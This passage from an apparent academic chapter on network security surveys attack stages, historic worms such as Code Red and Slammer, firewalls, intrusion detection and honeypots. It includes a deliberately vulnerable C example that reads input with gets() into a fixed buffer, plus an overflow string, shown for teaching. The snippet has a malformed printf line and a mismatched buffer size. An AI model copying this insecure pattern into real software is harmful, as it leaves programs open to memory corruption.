


Figure 2.9: Number of Intruders able to Execute Attack

Interception is viewed as a *passive attack*, and interruption, modification and fabrication are viewed as *active attacks*. In [How98], Howard proposes a taxonomy of computer and network attacks.

Attackers both internal or external break into systems for variety of reasons and variety of purposes. They get into the systems by exploiting a vulnerability. Exploit can be anything that can be used to compromise a machine i.e. gaining access, taking system offline, desensitizing sensitive information, etc. For example, going through a company's garbage called as *dumpster diving* to find sensitive information can be considered as an exploit [Col03]. [en06] defines an exploit as “ a security hole or instance of security hole”. i.e. if there is no weakness, there is nothing to exploit. Attackers gain access to the existing weaknesses through some basic steps as pointed out by [Col03]. These include:

1. Passive reconnaissance
2. Active reconnaissance (scanning)
3. Exploiting the system

(a) *Gaining access through the following attacks*




Figure 2.10: Security Attacks

- i. Operating system attacks
 - ii. Application-level attacks
 - iii. Scripts and sample program attacks
 - iv. Misconfiguration attacks
- (b) *Elevating of privileges*
- (c) *Denial of Service*
4. Keeping access by using
 - (a) Backdoors
 - (b) Trojan horses
 5. Covering tracks

Passive reconnaissance: Information is prerequisite to performing any attack process. One of the most popular types of passive attacks is *sniffing*. This can yield a lot of information. Passive attacks, by nature of how they work, might not seem as powerful as active attacks, but in some cases they provide a critical information very easily. Attacker can get hold of encrypted passwords and then use password cracking software offline to

reveal the secrets [Col03]. Another useful passive attack is *Information Gathering*. It can be as simple as watching what goes in and out of company.

Active reconnaissance: The idea behind active reconnaissance is for the attacker to identify vulnerable systems. This active scanning of the systems is performed by an attacker to discover the following:

- Hosts that are accessible
- The location of routers and firewalls
- Operating systems running
- Ports that are open
- Services that are running
- Versions of any applications that are running

Usually, attackers try to find out some initial information in as covert a manner as possible and then try exploit the system [Spi03]. Attackers gather a little, test a little, and continue in this fashion until they gain access.

Exploiting the System: The system can be exploited by gaining access, elevating privileges and denial of services. These methods can be used individually or in conjunction e.g. an attacker might be able to compromise a user's account to gain access to the system, but because attacker does not have root access attacker can not copy a sensitive file. At this point attacker has to run a elevation of privilege attack to increase privilege level so that appropriate access can be granted [Col03]. Also attacker can use the system as a launching pad for attacks against other networks. In these cases though attackers does not harm the systems directly but use these valuable resources to harm others, technically it means that victim machine is hacking into other networks.

Operating System Attacks: The more number of services and ports are open on a running operating system, more points of access are available. The default install of

most operating systems has large number of services running and ports open, thus enabling consumers to install and configure system with least amount of effort and trouble, i.e. knowingly and/or unknowingly non-secure operating system profiles are setup by default. Most of the organizations, once operating systems are installed, do not care about patching and updates [Col03]. This leaves an operating system installed with a number of vulnerabilities, thus waiting to be exploited.

Application-level Attacks: Application-level attacks take advantage of the less than perfect security found in most of today's software. The programming development cycle for many application leaves a lot to be desired in terms of security [Col03]. Under tight deadline pressures the product is released and testing is not thorough as it should be. Another problem is even though testing might be stringent it is not possible to test each and every feature in its entirety. Poor or non-existent error-checking accounts for a large number of security holes, for example, buffer overflows [Col03]. Buffer overflows are probably the most common way for attackers to break into systems, especially Web servers.

At 18:00 on November 2, 1988, 23-year-old Robert T. Morris released a 99 line program onto the Internet. At 00:34 on November 3, 1988, Andy Sudduth of Harvard University posted the following message: "There may be a virus loose on the Internet?" Indeed, Sun and VAX machines across the country were screeching to a halt as invisible tasks utilized all available resources because of the "Morris worm". By some estimates, this program took down 10% of the entire Internet. On Oct 19 2000, hundreds of flights were grounded or delayed because of a software problem in the Los Angeles air traffic control system. The cause was attributed to Mexican Controller typing 9 (instead of 5) characters of flight-description data, resulting in a buffer overflow.

In July 2001, another worm named "Code Red" eventually exploited over 300,000 computers worldwide running Microsoft's IIS Web Server. CodeRed I exploited a well known Windows Internet Information Server (IIS) buffer overflow vulnerability. The worm was so named because it defaced some web pages with the words "hacked by Chinese". This worm operated in two distinct phases. In its first phase, the worm used a ran-

dom IP generator to search for vulnerable targets. In the second phase, the worm stopped propagation and launched Denial of Service attacks against the <http://www1.whitehouse.gov> website [CAI01].

CodeRed II another worm, that hit Internet severely also used the same IIS vulnerability. The name “CodeRed II” is derived from a string in the source code of the worm. Unlike CodeRed I, this worm is not memory resident and hence a reboot does not disinfect the machine. CodeRed II’s propagation mechanism generates a random IP address and a mask whose size determines the similarity between the infected IP and probed IP. About 1/2 of the time CodeRed II probes an IP in the same /24 subnet, and about 3/8 of the time CodeRed II probes an IP in the same /16 subnet and a random IP remainder of the time. Finally, CodeRed II installs a root level backdoor that allows any other code to be remotely executed [CAI01]. Another worm that created panic in the same year was Nimda. The release date for Nimda was Sep 18, 2001. Nimda stands for admin spelled backwards. The algorithm for target detection is not well known, but seems to follow these rough probabilities: 50% an IP address with same first 2 octets, 25% an IP address with matching first octet and 25% a completely random IP address [CA-01].

In January 2003, the “Slammer” (also known as “Sapphire”) worm exploited a vulnerability in Microsoft SQL Server 2000 software, disabling parts of the Internet in South Korea and Japan, disrupting Finnish phone service, and slowing many U.S. airline reservation systems, credit card networks, and automatic teller machines. All of these attacks – and many others – exploited a vulnerability called a *buffer overflow*.

An informal 1999 survey on Bugtraq (a mailing list discussing security vulnerabilities) found that two-thirds of the participants believed that the number one cause of vulnerabilities was *buffer overflows*. From 1997 through March 2002, half of all security alerts from the CERT/CC were based on buffer overflow vulnerabilities. If an attacker can cause a buffer to overflow, then the attacker can control other values in the program. Although there are lots of ways that buffer overflows can be exploited, the most common approach is the “stack-smashing” attack [Lev96].

A buffer overflow occurs when too much of data is placed into an undesired receptacle.

If it is over the limit, it will overwrite other data that has been stored in the memory. Most of the exploits could have been removed if proper error checking were included [Spi03]. For example, in the code given below, when the source is compiled and converted into a executable, the program will assign a block of memory thirty two bytes long to hold the name string.

```
int main()
{
char name[31];
printf("Enter your name:");
gets(name);
printf("Hello, \"%s\", name);
return 0;
}
```

Buffer overflow will occur if any string as shown below with the size greater than thirty two bytes is entered at console.

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Scripts and Sample Program Attacks: Extraneous scripts are responsible for large number of attacks [Spi03]. One area in which there are a lot of sample scripts is Web development. A lot of early development that occurred with Active Server Pages (ASP) had a lot of backdoors that attackers were exploiting. When the core operating system or application is installed, manufacturers distribute sample files and scripts so that the owner of the system can better understand how the system works and can use the samples to develop new applications. Earlier versions of Apache Web Server and some Web browsers came with several scripts, most of which had vulnerabilities.

Misconfiguration Attacks: In several cases, systems that should be fairly secure are broken into because they were not configured correctly [Spi03]. Most of administrators setup the machines, without even changing defaults. Misconfiguration is one area that can be controlled by properly educating the system owners.

Elevating Privileges: The ultimate goal of an attacker is to gain either root or administrator access to a system. It is possible that attacker breaks into a system with least privilege by guessing easy passwords then try to escalate privileges and gain root access or many organizations keep guest accounts active that have limited access, in this case attacker would compromise the guest account.

Denial of Service (DoS): On February 6th, 2000, Yahoo portal was shut down for 3 hours. Then retailer Buy.com Inc. (BUYX) was hit the next day, hours after going public. By that evening, eBay (EBAY), Amazon.com (AMZN), and CNN (TWX) had gone dark. And in the morning, the mayhem continued with online broker E*Trade (EGRP) and others having traffic to their sites virtually choked off [Onl00]. A denial-of-service attack is characterized by an explicit attempt to prevent the legitimate use of a service [CC04]. A distributed denial-of-service attack deploys multiple attacking entities to attain this goal. In September 2002 there was an onset of attacks that overloaded the Internet infrastructure rather than targeting specific victims [Nar02]. DoS attacks are categorized as

- bandwidth attacks,
- protocol attacks, and
- logic attacks.

In [FK01] authors present a classification of denial-of-service attacks according to the type of the target (e.g., firewall, Web server, router), a resource that the attack consumes (network bandwidth, TCP/IP stack) and the exploited vulnerability (bug or overload). In [AH03] Hussain et al. classify flooding DDoS attacks based on number of agent machines performing the attack. [JM04] presented two taxonomies for classifying attacks and defenses. The attack classification criteria highlighted commonalities and important features of attack strategies, that define challenges and dictate the design of countermeasures. The defense taxonomy classified the body of existing DDoS defenses based on their design decisions.

Keeping Access: In most cases, after an attacker gains access to a system, a *backdoor* is implanted which helps attacker to get back to the system at ease. A backdoor can be as simple as adding an account to the system with highest privileges. A more sophisticated backdoor is to overwrite a system file with a version that has a hidden feature [Col03]. These modified programs that are installed are commonly referred to as *Trojan versions*, because they have a hidden features.

Another way an attacker can create a backdoor is to install a program that runs on a certain port. Attacker gets access to the trojaned system as the system goes online through that port. A common way to do this is for an attacker to give a legal user a program, which, upon running, has a hidden feature that creates a way for the attacker to gain access. These programs are commonly referred as *Trojan Horses*. A Trojan horse is an unauthorized program contained within a legitimate program. This unauthorized program performs functions unknown (and probably unwanted) by the user. ICQ, IRC, Attachments, Physical Access, Browser and E-mail Software Bugs, NetBIOS (File Sharing), Un-trusted Sites and Freeware Software are common modes of transmission for Trojan horses.

Covering Tracks: This is the last step for the attacker. The most basic thing an attacker does is to clean up the log file. Usually experienced attackers delete only the entries related to their attacks [Col03] because empty log files immediately raise suspicion that something is wrong. Another common hacker technique is to turn off logging as soon as they get access.

Thus, when choosing security measures, the security system designer must consider the design of the entire system, and not incorporate security technologies at random. In [Sch00], Bruce Schneier states that Security is a chain; its only as secure as the weakest link. Security is a process, not a product. Designing system security is best done by utilizing a systematic engineering approach. Systems security engineering is concerned with identifying security risks, requirements and recovery strategies [GK98].

Many reactive and proactive techniques have emerged in the past and each one of them has its own advantages and disadvantages. Network Security methods can be placed into

following two categories:

- Methods which are used to secure data as it transits a network.
- Methods which regulate what packets may transit the network.

The most common form of security on the Internet is to closely regulate the movement of packets between networks. If certain type of traffic is not allowed to reach the host, then there is a greater chance of its survival against such kind of a attack. So, traffic regulation is like a perforated wall, which allows and disallows a certain kind of traffic. The methods used to regulate the traffic are Firewalls, Intrusion Detection Systems and Honeypots.

Infact to secure the network following issues need to be addressed. Security around the network is called perimetric security (reactive in nature) and security within the network is called fabric security (proactive in nature). A wide range of tools has been developed in the past for perimetric security. At one end there are Firewalls and at other end now-a-days Universal Threat Management (UTM) systems are being used.

2.2.1 Reactive Security

Mainly following technologies have been used for the reactive security:

Firewalls

In olden days, brick walls were built between buildings so that if a fire broke out, it would not spread from one building to another. Quite naturally, these walls were called “firewalls”. Similarly these days one (or several) intermediate system(s) can be placed between the network and Internet to erect an outer security wall at the network periphery. Again, these intermediate systems are called firewalls, or firewall systems [CD95, Ken93]. A Firewall Figure 2.11 is a collection of components, interposed between two networks,

that filters traffic between them according to some security policy [WRC94]. Conventional Firewalls, rely on network topology restrictions to perform this filtering. Furthermore, one key assumption under this model is that everyone on the protected network(s) is trusted (since internal traffic is not seen by the firewall, it cannot be filtered); if that is not the case, then additional, internal firewalls have to be deployed in the internal network [SI00].




Figure 2.11: Schematic of a Firewall

The “filters” (sometimes called “screens”) block transmission of certain classes of traffic. A gateway is a machine or a set of machines that provides relay services to compensate for the effects of the filter. The network inhabited by the gateway is often called the “demilitarized zone (DMZ)”. A gateway in the DMZ is sometimes assisted by an internal gateway. Either filter, or for that matter the gateway itself, may be omitted; the details will vary from firewall to firewall. In general, the outside filter can be used to protect the gateway from attack, while the inside filter is used to guard against the consequences of a compromised gateway. Either or both filters can protect the internal network from assaults. An exposed gateway machine is often called a “bastion host” [WRC94].

Firewalls can be placed in two categories i.e. as packet filters and proxies. Packet filters inspect the headers of passing packets and make decisions about actions to take based on certain rules. Some packet filters are stateful, that is, they look at the state of the connection and make intelligent decisions about the packet. Proxies look at the packet and decide what to do with the packet based on its content as well. The difference between a Proxy and a packet filter is where and how this decision is to be made. Proxies are much more resource intensive because they inspect even details of the packet. Proxies

also have the ability to cache information and permit or deny based on payload content. Packet filters are faster, more efficient, but does not do well while filtering payload content, in fact most does not read the payload at all, only the header is inspected.

One of the simplest and least expensive forms of firewall protection is known as “static packet filtering”. With static packet filtering, each packet entering or leaving the network is checked and either passed or rejected depending on a set of user-defined rules. Dealing with each individual packet, the firewall applies its rule set to determine which packet to allow or disallow. The static packet filtering firewall examines each packet based on the following criteria:

- Source IP address
- Destination IP address
- TCP/UDP source port
- TCP/UDP destination port

Stateful packet inspection examines the contents of packets rather than just filtering them; that is, it considers their contents as well as their addresses. They take into account the state of the connections they handle so that, for example, a legitimate incoming packet can be matched with the outbound request for that packet and allowed in. Conversely, an incoming packet masquerading as a response to a nonexistent outbound request can be blocked. By using intelligent filtering, most stateful inspection firewalls can effectively track information about the beginning and end of network. The filter uses smart rules, thus enhancing the filtering process and controlling the network session rather than controlling the individual packets.

Proxy firewalls increase the level of security between trusted and untrusted networks. The proxy acts as an interface between the user on the internal trusted network and the Internet. Each computer communicates with the other by passing all network traffic through the proxy program. The proxy program evaluates data sent from the client and

decides which to pass on and which to drop. The proxy firewall offers best logging and reporting of activities.

Basically, be it a any kind of firewall, human intervention is needed to decide how to screen traffic and “instruct” the firewall to accept or deny incoming packets. It is de facto a complex and sensitive task. Just a single security policy rule established for the wrong reasons can lead to a system being vulnerable to outside attackers. Poorly configured firewall may worsen the system’s effective immunity to attacks. Total reliance on the firewall tool, may provide a false sense of security.

In more colloquial terms, a firewall is a device that enforces a predesignated policy across an access point to a network. Probably the most limiting factor in firewalls today is the policy. A firewall cannot protect against attacks that it does not know about, and as such the policy should take this situation into account and be as rigid as possible while still enabling work to get done. The firewall is simply one of the many tools in a toolkit for the network security.

Intrusion Detection System (IDS)

The intrusion detection technology dates back to 1980 [JP80]. An IDS is used to detect and alert on possible malicious events within a network. IDS solutions are designed to monitor events in an IT system, thus complementing the first line of defense (behind firewalls) against attacks. Intrusion Detection is the art of detecting inappropriate, incorrect, or anomalous activity. IDS sensors may be placed at various points throughout the network, to include the interfaces between the local network and the Internet, critical points within the local network, or on individual host systems. Intrusion detection systems can be classified along two dimensions: host-based versus network-based and signature-based versus anomaly-based. An IDS is normally signature based, i.e., it will look for predefined signatures of bad events. These signatures normally reside in a database associated with the IDS. They may also perform statistical and anomaly analysis of network traffic to detect malicious intrusions [E00]. When malicious activity is detected they can notify the system administrator. The packets are examined and sometimes compared with

empirical data to verify whether they are malicious or benign nature [IP01].

[WL00] classifies Intrusion Detection techniques as misuse detection and anomaly detection. Misuse detection systems, [SK95] use patterns of well known attacks or weak spots of the system to match and identify known intrusions. For example, a signature rule for the “guessing password attack” can be “there are more than four failed login attempts within two minutes”. Misuse detection techniques in general are not effective against novel attacks that have no matched rules or patterns yet.

Anomaly detection (sub)systems, for example, the anomaly detector of [ea92], observed activities that deviate significantly from the established normal usage profiles as anomalies, that is, possible intrusions. For example, the normal profile of a user may contain the averaged frequencies of some system commands used in his or her login sessions. If for a session that is being monitored, the frequencies are significantly lower or higher, then an anomaly alarm will be raised. Anomaly detection techniques can be effective against unknown or novel attacks since no a priori knowledge about specific intrusions is required. However, anomaly detection systems tend to generate more false alarms than misuse detection systems because an anomaly can just be a new normal behavior. Some IDSs, [ea92] and [DA95] use both anomaly and misuse detection techniques.

While accuracy is the essential requirement of an IDS, its extensibility and adaptability are also critical in today's network computing environment. There are multiple “penetration points” for intrusions to take place in a network system. For example, at the network level carefully crafted “malicious” IP packets can crash a victim host; at the host level, vulnerabilities in system software can be exploited to yield an illegal root shell. Since activities at different penetration points are normally recorded in different audit data sources, an IDS often needs to be extended to incorporate additional modules that specialize in certain components (e.g., hosts, subnets, etc.) of the network systems. The large traffic volume in security related mailing lists and Web sites suggests that new system security holes and intrusion methods are continuously being discovered. Therefore IDSs need to be adaptive in such a way that frequent and timely updates are possible [WL00].

The use of IDS and firewalls provide a certain level of security protection to the system administrator. However, there are recognized shortfalls with the use of an IDS and firewalls to protect a network. The shortcomings associated with a firewall include the following:

1. The firewall cannot protect against attacks that bypass it, such as a dial-in or dial-out capability.
2. The firewall at the network interface does not protect against internal threats.
3. The firewall cannot protect against the transfer of virus -laden files and programs.

It has been speculated that in certain cases high volumes of network traffic may overwhelm the network monitoring capability of the firewall resulting in the possible passing of malicious traffic between networks.

Compared to firewalls, IDS are more sensitive to configuration errors and misleading design assumptions and product mix choices. So, a careful performance check of any IDS infrastructure is needed before its planned purchase and installation. This includes the following:

- System architecture
- System management
- Capacity
- Database integrity
- Updating frequency
- IDS infrastructure security
- System effectiveness (handling false-positives)
- Notification countermeasures
- Seamless interaction with other network infrastructure components

- Reporting facility

Human intervention is very much required from security-aware persons who will be responsible for IDS setup and maintenance. Administrators will be alerted about security breach attempts. An IDS cannot do the job alone and cannot be a “magic wand” to secure networks. This is just another tool to be used for network security, for this purpose a prerequisite suit of response procedures should be prepared for the users to observe strictly.

With techniques like obfuscation, fragmentation, Denial of Service, and application hijacking the attacker can pass traffic under the nose of an IDS to prevent their detection. The use of IDS as a network security device also leads to shortcomings. It has been speculated that in some cases an IDS fails to provide an additional level of security to a network and only increases the complexity of the security management problem. Shortcomings associated with an IDS include a high level of false positive and false negative alerts.

2.2.2 Proactive Security

Prevention is invariably a better approach than cure for both living beings and computer networks. Just as it is with living beings, it is impossible to prevent all maladies from occurring on a computer network. But unlike the human body, computer networks do not have an autonomic immune system that differentiates self from non-self and neutralizes potential threats. Security engineers have to establish what behavior and attributes are “self” for networks and deploy systems that identify “non-self” activities and neutralize them. Mainly following technologies have been used for the proactive security.

Honeypots

The honeypot technology is an attempt to overcome the shortcomings of traditional intrusion detection systems [SY03]. It is a technology, which uses proactive approach, based on military doctrine. It can be used to gather information that identifies the collaborator

and to answer questions such as how to defend against and defeat the intruder when his identity is not known and no a priori knowledge is available about how he operates and his motives [FR04]. Honeypot's greatest value lies in its simplicity; it is a device that is intended to be compromised. This means that there is little or no production traffic going to or from the device. Any time a connection is sent to the honeypot, it is most likely to be a probe, scan, or even attack [Spi02]. Any time a connection is initiated from the honeypot, it most likely means the honeypot was compromised. As there is little production traffic going to or from the honeypot, all honeypot traffic is, by definition, suspicious.

A great deal of research and deployment has occurred within military, government and commercial organizations, but very little of it is public knowledge before 1990. A honeypot is security resource whose value lies in being probed, attacked, or compromised. Honeypots come in variety of shapes and sizes - everything from a simple Windows system emulating a few services to an entire network of production systems waiting to be hacked. Honeypots also have variety of values - everything from burglar alarm that detects an intruder to a research tool that can be used to study the motive of the blackhat community [Spi03].

The concept of the honeypot technology started in as early as 1991. Two publications in particular stood out: Clifford Stoll's "The Cuckoos Egg" and Bill Cheswick's "An evening with Berferd". The Cuckoos Egg [Sto90] details experience that the author had while tracking the hacker code named "Hunter", which infiltrated one of the system and was using it as launching pad to hack hundreds of military, industrial and academic computers in search of secrets. Stoll provided documents that included those that appeared to have financial value and those that had government secrets. The attacker bypassed the financial documents and focused on materials about national security. This indicated that the attackers motives were not financial gain but access to highly secret documents.

In [Bil91] Cheswick shows how they setup their jail machine, also known as *roach motel* in which they chronicled a hackers movements and lured them with bait for detection. Cheswick initially built a system with several vulnerabilities and shows how Berferd (an

intruder) infiltrated a system using a Sendmail vulnerability to gain control of the system.

In year 1997, Fred Cohen released the Deception Toolkit (DTK) [Coh97] making it one of first free honeypot solution. It is a collection of PERL scripts and C Code designed to emulate a variety of vulnerabilities. This concept of deceptive defense forms the basis of honeypot technology. The basic idea in the deception tool kit is to use deception to counter attacks. A system is setup, which shows up as having a large number of “vulnerabilities”. Attacker falls for deception “the bait” which not only consumes the attackers time and effort trying to exploit a “fake vulnerability”, but also gives valuable time to track the attempts made by attacker thus providing learning vision to attacks.

In 1998, first commercial Honeypot implementation called CyberCop Sting was built, which runs on Windows NT. Originally developed by Alfred Huger at Secure Networks Inc. CyberCop Sting has also been referred to as a “decoy server” for it can simulate a network containing several different types of network devices, including Windows NT servers, Unix servers and routers. Each of these decoys had the ability to track, record, and report intrusive activity to network and security administrators [Tal05]. Cybercop Sting could emulate an entire network, with each system having its own unique services devoted to the operating system it was emulating. It made it possible to fake Cisco routers, Solaris and NT Systems. The attacker could then telnet to cisco router and get banner which says it a cisco router. Even the emulated IP stacks were modified to replicate the proper operating system thus providing the capability to fool active fingerprinting tools like Nmap [Fyo06].

In 1998, Marty Rosech and his colleagues developed NetFacade [ea98] a honeypot system that would simulate an entire class C network. It can also simulate seven different operating systems with a variety of different services. In the same year BackOfficer Friendly [Ran98], a Windows and Unix based honeypot was developed by Marcus Ranum. It is free, easy to use and can run on any Windows based desktop system.

In 1999, the HoneyNet project was initiated [ea99]. The honeyNet project is a non-profit group dedicated to researching the blackhat community and to share their work to others. Their primary tool for research is the honeyNet, an advanced form of Honeypot.

During 2000 and 2001 worms astounded the Internet community by exhibiting exponential spread within minutes. It became very difficult to obtain a copy of worm for analysis purposes from compromised systems because of data population or certain worm(s) like CodeRed [CA-01] which only resided in system's memory. Honeybot technology helped in quickly capturing these worms. On January 8, 2002 a Solaris honeypot captured a dtspcd exploit [CA-02a]. CERT released an advisory [CA-02b] based on the information provided by Solaris honeypot.

In 2002, another related initiative was born out of the Honeybot Project this time involving the whole security community to further Honeybot related research. This initiative lead to the Honeybot Research Alliance [ea02]. This setup provided a means for Honeybots to be deployed around the world and provided a venue for sharing tools and techniques used in Honeybot research. A lot of tools used in Honeybot research, was developed through the Honeybot project and the Honeybot research alliance. In 2003, several important Honeybot tools were introduced through these organizations such as Snort-Inline [All03b], Sebek [All03a], and advanced virtual honeynets [All03c]. Snort-Inline augmented, Snort [Roe98] to block and disable attacks instead of just detecting them. Sebek provided a means to capture hacker activities in Honeybots by logging their keystrokes. Virtual honeynets provided a means to deploy multiple honeynets with just one computer.

Marty Roesch, developer of Snort categorized honeypots into two general categories production honeypots and research honeypots. Production honeypots protect an organization and Research honeypots are designed to gain information about blackhat community. Production honeypots add value to the security of an organization and help to mitigate risk. Research honeypots help the security community indirectly. Their primary mission is to research the threats, such as who the attackers are? how they are organized? what kind of tools they use to attack? and from where they obtain these tools? [Spi03].

Level of Involvement Besides the two usage categories of honeypots, there are also two different technical implementations of honeypots. Low interaction Honeybots normally work by emulating services and operating systems. Black hat activity is limited to

the level of emulation by the Honeypot. For example, an emulated telnet session listening at port 23 of a Honeypot may just emulate telnet banner and limited set of shell commands. These honeypots are easier to deploy and maintain. Main limitation is that these pots only log limited information and are designed to capture known activity. Another danger that evolves around this type is being recognized by black-hat as Honeypot and might lead to critical system damages.

High interaction honeypots are complex solutions as they involve real operating systems and applications. Nothing is emulated; give black hat the network they will be interested to demolish. This gives chance to capture extensive amount of information, everything from rootkits to IRC sessions. However this also increases the risk of being used as host to demolish non-honeypot systems [Spi03]. High interaction Honeypots that provides real systems for attackers to interact with; nothing is emulated are called “Honeynets”. Honeynets provide entire *networks* of systems for attackers to interact with, making them the most interactive of all honeypots [LS04].

Generation of Honeynets: There are currently two type of Honeynets that can be deployed on a network. These are GEN I, or first generation, and GEN II, or second generation. The type of Honeynet that one chooses to use depends on many factors to include availability of resources, types of hackers and attacks that are being tried to get detected, and overall experience with the Honeynet methodology. GEN I Figure 2.12 Honeynets are the simpler methodology to deploy. This technology was first developed in 1999 by the Honeynet Alliance [ea02].

Although GEN I Honeynets are somewhat limited in their ability for Data Capture and Data Control, they are highly effective in detecting automated attacks or beginner level attacks against targets of opportunity on the network. Their limitations in Data Control make it possible for a hacker to fingerprint them as a Honeynet. They also offer little to a skilled hacker to attract them to target the Honeynet, since the machines on the Honeynet are normally just default installations of various operating systems [Spi03].

GEN II Honeynets as shown in Figure 2.13, were developed in 2002 to address the shortcomings inherent with GEN I Honeynets. The primary area that was addressed by




Figure 2.12: Generation I Honeynet

GEN II [Spi03] Honeynets is in the area of Data Control. GEN II Honeynets provide data control by examining outbound data and making a determination to block, to pass, or to modify by changing some of the packet contents so as to allow data to appear to pass but rendering it benign.

Virtual Honeynets: Virtual honeynets are relatively new concept; the idea is to combine all the different physical elements of a honeynet into a single computer using virtualization software like VMWare or Open source User-Mode Linux [LS04]. Virtual honeynets can be divided into two categories: self-contained and hybrid. Like any technology, honeypots also have following weaknesses:

- Limited view: Honeypots can only track and capture activity that directly interacts with them. Honeypots will not capture attacks against other systems, unless the attacker or threat interacts with the honeypots also.
- Risk: All security technologies have risk. Firewall have risk of being penetrated, encryption has risk of being broken, IDS sensors have the risk of failing to detect attacks. Sepcifically, honeypots have the risk for configuration of outboud traffic, how much is sufficient to declare it as attack (realism is very difficult to achieve).

